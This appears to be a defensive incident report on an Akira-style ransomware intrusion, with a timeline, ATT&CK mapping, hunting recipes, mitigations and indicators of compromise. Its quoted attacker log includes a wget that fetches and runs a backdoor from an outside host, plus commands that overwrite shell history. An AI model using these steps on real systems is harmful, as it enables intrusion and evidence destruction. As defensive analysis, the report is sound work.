
After backdooring the storage appliance, the operator attempted to clear the shell history (T1070.003) by overwriting two files:
echo "none" > /.ash_history
echo "none" > /.bash_history
Both files contained only the word none. The commands had removed the history from those locations.
The appliance also recorded every interactive command in a separate syslog file, with a timestamp and UID. Overwriting the shell-history files left that record intact:
| Time | Command | Note |
|---|---|---|
| 17:50:35 | SSH SUCCESS admin | dormant built-in, re-enabled 18 s earlier from the web console |
| 17:51:33 | sudo -i | root |
| 17:51:38 | ping google.com | egress check |
| 17:52:33 | wget hxxp://<ip>/<binary> | backdoor staged |
| 17:52:47 | chmod +x <binary> | |
| 17:53:03 | ./<binary> | executed as root |
| 17:53:08 | rm ./<binary> | deleted 5 s later |
| 17:53:44 | echo "none" > /.ash_history | the cleanup itself |
| 17:53:48 | echo "none" > /.bash_history | also logged |
Scroll horizontally on small screens to view all columns.
The full session survived, including the two echo commands used to erase it. This syslog file was where our investigation began.
Check the platform's other logs
Before writing off a cleared shell history, check what the platform records outside ~/.bash_history. A separate command log, as on this appliance, may preserve the session.
The whole chain
Nineteen days from ClickFix to offline encryption
Nineteen days, mapped to MITRE ATT&CK, including Defense Evasion. Read stages in numbered order.
- Day 0 · 15:59:51ClickFixA compromised third-party site tells the user to paste a command.T1189T1204.004T1059.001
- Day 0 · 16:00:06BeaconA scheduled task runs every 40 minutes, with a ten-year duration, in user context.T1053.005T1027.010
- Day 2 · 17:04:32HarvestLDAP reads every user’s
Descriptionandcomment. Output masquerades as an EDR log. Credential recovery from these fields is probable.T1087.002T1552T1036.005 - Day 2 · 17:23:39–17:27:26FootholdCredential use is confirmed at 17:23:39. At 17:23:59,
xp_cmdshellis configured from 0 to 1 on the backup SQL instance. Creation ofitadmthrough this channel is probable; its RDP logon is confirmed.T1505.001T1136.001 - Day 2 · 17:42:45Domain AdminRDP to the hypervisor using a Domain Administrator account, 38 minutes after the LDAP query.T1078T1021.001
- Day 2 · 17:45–17:53ApplianceThe dormant local admin is re-enabled. SSH access follows; a backdoor is fetched and executed. Shell history is overwritten.T1098T1021.004T1105T1070.003
- Day 18 · 21:55–23:46ObjectivesBackups are deleted, 336 GB are transferred over FTPS, and the NAS is encrypted.T1490T1560.001T1048.002
- Day 19 · 03:16:27Offline encryptionVictim disks are reattached to an attacker-built VM. 485,224 files are encrypted.T1564.006T1529T1486
Internet access was interrupted during Days 3–16. The client disconnected internet access at every site. Egress was interrupted for a fortnight, but attacker access was not fully removed. The scheduled task, itadm, the re-enabled appliance administrator and the domain administrator credential survived. Activity resumed after connectivity returned.
Attribution
Our attribution rests on the tooling and observed tradecraft. The ransom-note filename and .akira extension support it, but both are easy to copy and carry little weight on their own. We had no separate intelligence source identifying the operator.
The appliance's sudo log records the Linux encryptor's invocation as -fork -p=<path> -n=<percentage>. Public analyses associate those options with the original Akira Linux/ESXi encryptor: -p / --encryption_path, -n / --encryption_percent, and --fork. The later Rust rewrite uses --path and --ep. We have kept the single-dash spelling of fork as logged.
The binary also probes its host with vmware -v and vim-cmd vmsvc/getallvms. Those ESXi-specific commands are out of place on a NAS and point to the environment the binary was designed for. Other details fit Akira-family activity: a separate Windows binary staged manually, and bulk exfiltration over FTPS to the rented host that also served the Linux encryptor.
We assess this as Akira-family activity with moderate confidence. The evidence does not identify a particular affiliate.
The logs we relied on
Two sources were especially useful: the workstation's execution records and the appliance's command log. Neither came from a security product.
The workstation logged what the servers did not
Process-creation auditing with command-line capture was disabled across the estate, leaving substantial gaps in the initial-access record. The servers had no Prefetch, and an unrelated reboot during the intrusion had flushed Shimcache. The domain controller retained roughly two days of Security log; the relevant authentication records had rolled over before collection.
The workstation still had Prefetch and had PowerShell script-block and module logging enabled. Together, these sources preserved the pasted command, the decoded LDAP query and 77 timestamped beacon executions. They also let us assess the evidence for hands-on-keyboard activity on that machine.
Despite receiving more operational attention, the servers retained little that helped explain the initial compromise.
The appliance kept a second copy of the shell history
The appliance's separate command log preserved the session that established the backdoor, along with the staging host and egress check. Without it, we would have had the SSH logon but little evidence of what followed.
Detection and hunting
Domains, hashes and generated task names have a short useful life. The behaviours below offer hunting leads that can remain useful across campaigns, provided they are checked against local activity.
ClickFix and initial execution
powershell.exewith bothExportedCommandsandIPMO/Import-Modulein its command line. Investigate the use of an index into exported cmdlets, especially when it obscures the command being called.- PowerShell started from the Run dialog with
explorer.exeas its parent. CheckRunMRUin the user hive for the pasted command. - Outbound HTTP from
powershell.exeto a domain first seen in the last ninety days. - Same-origin
CLIENT_REDIRECTbrowser transitions within sixty seconds of a PowerShell engine start under a user token. Correlating the two may help locate the initial execution; either event can have a legitimate explanation on its own.
Persistence
- Scheduled tasks registered by a non-administrative principal. Review their actions and origin against the tasks normally created by users and applications in the estate.
- Task action matching
powershell.exe -File C:\ProgramData\<word>\<word>.ps1. - Review tasks with multi-year repetition durations alongside their action, principal and origin. A long duration alone is not evidence of compromise; here it accompanied a hidden PowerShell task and a generated script path.
Credential access and foothold
DirectorySearcheror LDAP queries requestingdescriptionorcommentfor all users. Correlate these reads with the querying process, account and subsequent authentication activity. Inventory and administration tools can make similar queries; baseline them before setting an alert threshold.- Application log Event ID 15457 (source
MSSQL$<instance>) changing the configured value ofxp_cmdshellto enabled. The retained logs contained only one such change in seven years, during this intrusion. Confirm whether the change was applied and authorised. - Local account creation on a member server (Security log Event ID 4720), checked against the account inventory. Also review interactive logons by local accounts with no prior logon history on that host.
- Authentication failures from one source against three or more distinct servers inside fifteen minutes, scoped to sources with no prior failure history.
- On domain-joined appliances, a domain account failing SSH followed within minutes by a local account being enabled or having its password changed. In this case, the appliance's own logs recorded both steps.
Hypervisor activity
- New VM registration on a production hypervisor. Check who created the VM and whether it belongs in the production environment.
- A virtual disk attached to a running VM. This was the step that gave the attacker's guest access to the victims' filesystems.
- Three or more VMs powered off within one minute. Check for approved maintenance or infrastructure failures; here, six VMs were stopped in under a second to release their disks.
Three detection recipes to adapt
These recipes are illustrative hunting hypotheses and have not been validated as production rules. The field names are placeholders. Before alerting, map them to your collector, check log coverage and test benign and suspicious examples. They use no victim names, internal addresses or recovered passwords.
1. PowerShell persistence under ProgramData
Telemetry. Collect task-creation records with the full task XML. Windows Security Event 4698 provides TaskContent when the relevant success auditing is enabled. Parse the executable, arguments and task settings; normalise paths and case.
MATCH task creation
  executable basename = "powershell.exe"
  AND -File argument points to a .ps1 under ProgramData
PRIORITISE hidden tasks with a repeating trigger
  and an unfamiliar script or unapproved owner
Investigate. Preserve the task XML and script. Establish who created the task, where the script came from and which hosts it contacted. The 40-minute interval and ten-year duration can strengthen a match to this case; requiring both would make a broader hunt too narrow.
Legitimate activity and limits. Deployment tools and administrator scripts may match. Verify their owner and purpose before excluding them. Task-creation records will miss existing tasks and later modifications, so compare them with an inventory. A LeastPrivilege setting alone does not establish that the account is a non-administrator.
2. Directory enumeration that requests free-text fields
Telemetry. Collect PowerShell script-block text from Event 4104 where script-block logging is enabled. Reassemble split records by host and script-block ID before matching; retain user and process context where available.
MATCH reconstructed PowerShell script
  uses DirectorySearcher
  AND requests (Description OR comment)
  AND enumerates user objects with FindAll
REVIEW query scope, source account and script origin
Investigate. Check whether the query covers all users or a smaller group, where it writes the results and what authentication activity follows. If you find exposed secrets, restrict access to the evidence and follow credential-remediation procedures. Keep the values out of ordinary tickets.
Legitimate activity and limits. Inventory, identity-management and audit scripts can request these attributes. A matching query does not establish that passwords were present or recovered. This hunt also misses other LDAP clients, alternate PowerShell implementations and code absent from the collected telemetry.
3. An unexpected xp_cmdshell configuration change
Telemetry. Collect the SQL Server configuration-change records present in the Windows Application log in this case. Message 15457 identifies an option and its old and new configured values. Verify how your instances and collector expose these fields; message text may be localised.
MATCH SQL Server configuration-change record
  event/message ID = 15457
  AND option = "xp_cmdshell"
  AND old value = 0 AND new value = 1
REVIEW against the instance's approved change history
Investigate. Check whether the change was applied and authorised, then look for processes launched by SQL Server. Correlate the authentication, process and local-account records available on that host.
Legitimate activity and limits. Some legacy applications use this feature. A 15457 record alone does not prove RECONFIGURE ran, an OS command executed, or a particular login made the change. Existing enablement and missing logs also escape this rule.
Check your directory this week
Start with the fields users can already read.
Review Description and comment on every Active Directory user object. Include info and any custom attributes used for account notes.
Under default permissions, an ordinary domain account can read these fields. In this case, the LDAP query preceded Domain Administrator access by thirty-eight minutes. Recovery of credentials from its output remains probable, rather than confirmed; no credential-dumping tool was identified in the available evidence.
If you find a password, remove it from the attribute and rotate it. A password reset or krbtgt rotation alone leaves the storage habit in place. If administrators put the new password back in the same field, the next directory query can recover it again.
Change the account-management process as well. Where service accounts support gMSAs, migrating them removes the need for an administrator to store and update a password manually.
Protections and mitigations
- ClickFix. Use application control and PowerShell Constrained Language Mode on workstations, and remove PowerShell v2. Where users do not need the Run dialog, disabling it by policy blocks this particular execution route.
- AD attributes. Audit the free-text fields for credentials, remove exposed values and rotate the affected secrets. Use gMSAs for service accounts where supported.
- SQL Server. Keep
xp_cmdshelldisabled unless required, alert on configuration changes and run SQL service accounts with least privilege. - Storage appliances. Avoid domain-joining them where practical. If they must be joined, keep domain administrators out of the appliance's administrator group. Disable unused local accounts, restrict who can re-enable them and alert on reactivation or password changes.
- Hypervisors. Limit VM creation and virtual-disk attachment on production hosts to a named group. Alert on both operations.
- Logging. Enable process-creation auditing with command-line capture and PowerShell script-block logging on servers as well as workstations. The workstation's records were crucial to reconstructing initial access here.
- User guidance. Treat unexpected requests to paste commands into a terminal or Run dialog as suspicious, particularly when presented as CAPTCHA, browser or media fixes. Verify claimed support instructions through a trusted channel.
What to take from this case
For teams reviewing their own exposure, five actions stand out:
- Address ClickFix directly. Pair application control and appropriate PowerShell restrictions with guidance on unexpected command-pasting prompts.
- Audit AD free-text attributes for credentials. Remove exposed secrets and rotate them; authenticated users can read these fields under default permissions.
- Allow for gaps in the evidence. Investigate credential reuse as well as credential dumping. Missing tool artefacts may reflect the attacker's method, incomplete collection or both.
- Compare events with their history. Nine SMB failures mattered because of this source's five-year history, even among 53,162 failures across the estate.
- Use containment time to remove access. Remove attacker accounts and persistence before restoring connectivity. Check for scheduled tasks even when their payload files are already gone.
Disclosure pending confirmation
The compromised third-party website's operator was also a victim of this campaign. Before publication, Stoïk CERT must confirm who notified the operator, on what date, and whether the injected overlay has been removed. The final client report, dated Day 23, recommended notification but does not record its completion.
Incident response
For help with a suspected compromise or an urgent incident, contact the Stoïk CERT incident response team or email cert@stoik.io.
MITRE ATT&CK mapping
| Tactic | ID | Technique | Observed as |
|---|---|---|---|
| Initial Access | T1189 | Drive-by Compromise | Compromised sports camp website |
| Execution | T1204.004 | User Execution: Malicious Copy and Paste | ClickFix overlay |
| Execution | T1059.001 | Command and Scripting Interpreter: PowerShell | Pasted launcher, encoded LDAP query |
| Defense Evasion | T1027.010 | Obfuscated Files or Information: Command Obfuscation | Cmdlet index trick, random casing, junk padding |
| Persistence | T1053.005 | Scheduled Task/Job: Scheduled Task | PT40M interval, P3650D duration, user context |
| Discovery | T1087.002 | Account Discovery: Domain Account | LDAP query for all user objects |
| Credential Access | T1552 | Unsecured Credentials | Passwords in AD description / comment. No sub-technique covers directory attributes. |
| Defense Evasion | T1036.005 | Masquerading: Match Legitimate Name or Location | sentinel2.log posing as EDR output |
| Persistence | T1505.001 | Server Software Component: SQL Stored Procedures | xp_cmdshell configured from 0 to 1; OS command use assessed as probable |
| Persistence | T1136.001 | Create Account: Local Account | itadm, later backupadmin |
| Persistence | T1098 | Account Manipulation | Dormant admin re-enabled and re-passworded on the appliance |
| Privilege Escalation | T1078 | Valid Accounts | Valid domain administrator credential; source assessed as probable |
| Lateral Movement | T1021.001 | Remote Services: RDP | Management server, hypervisor |
| Lateral Movement | T1021.004 | Remote Services: SSH | Storage appliance |
| Command and Control | T1105 | Ingress Tool Transfer | wget backdoor, curl Linux encryptor |
| Defense Evasion | T1070.003 | Indicator Removal: Clear Command History | echo "none" into both history files |
| Collection | T1560.001 | Archive Collected Data: Archive via Utility | File shares archived before exfiltration |
| Exfiltration | T1048.002 | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | 336 GB over FTPS |
| Impact | T1490 | Inhibit System Recovery | Backup share deleted |
| Defense Evasion | T1564.006 | Hide Artifacts: Run Virtual Instance | Attacker-built VM from a vendor evaluation ISO |
| Impact | T1529 | System Shutdown/Reboot | Six VMs hard-killed in 0.65 s to release disks |
| Impact | T1486 | Data Encrypted for Impact | 485,224 files, 34,566 ransom notes |
Scroll horizontally on small screens to view all columns.
Indicators of compromise
Only attacker infrastructure is listed below. We have withheld victim and third-party indicators. Campaign-specific strings are marked; their usefulness may decline as the infrastructure changes.
| Network indicator | Role | Lifetime |
|---|---|---|
nationwidely[.]net | ClickFix stage 2 | Expiring |
jackhammerable[.]net | Beacon C2, tcp/443 | Expiring |
88.80.150[.]25 | Resolution of jackhammerable[.]net during the intrusion | Expiring |
45.157.118[.]82 | Resolution of jackhammerable[.]net during the intrusion | Expiring |
162.243.64[.]221 | Appliance backdoor staging, HTTP (Day 2) | Expiring |
80.240.17[.]24:8080 | Linux encryptor staging, HTTP (Day 18) | Expiring |
80.240.17[.]24:443 | Exfiltration destination, FTPS (Days 18-19) | Expiring |
Scroll horizontally on small screens to view all columns.
| Host indicator | Role | Note |
|---|---|---|
8914d0e5d54a648ff2457e44d4bcdd235f484c45033c2a06cbd77471faf3df61 | Beacon script, SHA256 | Single recovered sample. The script body embeds campaign words, so this hash is at best campaign-scoped and may match only this host. Hunt on the behavioural entries below; use the hash for retro-matching only. |
C:\ProgramData\<word>\<word>.ps1 | Beacon script path | Names generated per victim; match the shape, not the string |
C:\programdata\sentinel2.log | LDAP dump output | Masquerading as EDR output |
itadm | TA-created local account | Delete it; do not reset it. Sweep for unrecognised local accounts estate-wide. |
backupadmin | TA-created account | Appliance and hypervisor |
Scroll horizontally on small screens to view all columns.
Behavioural hunting leads
powershell.exewith bothExportedCommandsandIPMOin the command line- Scheduled task:
powershell.exe -File C:\ProgramData\<word>\<word>.ps1 - Scheduled task: interval
PT40M, durationP3650D, non-admin principal - LDAP query for
descriptionorcommentacross all user objects - Application log Event ID 15457 changing the configured value of
xp_cmdshellto enabled on a SQL instance - Generated-word morphology shared between script filler and C2 domain
- A domain account failing SSH on a domain-joined appliance, followed within minutes by a local account being enabled or having its password changed
- Virtual disk attached to a running VM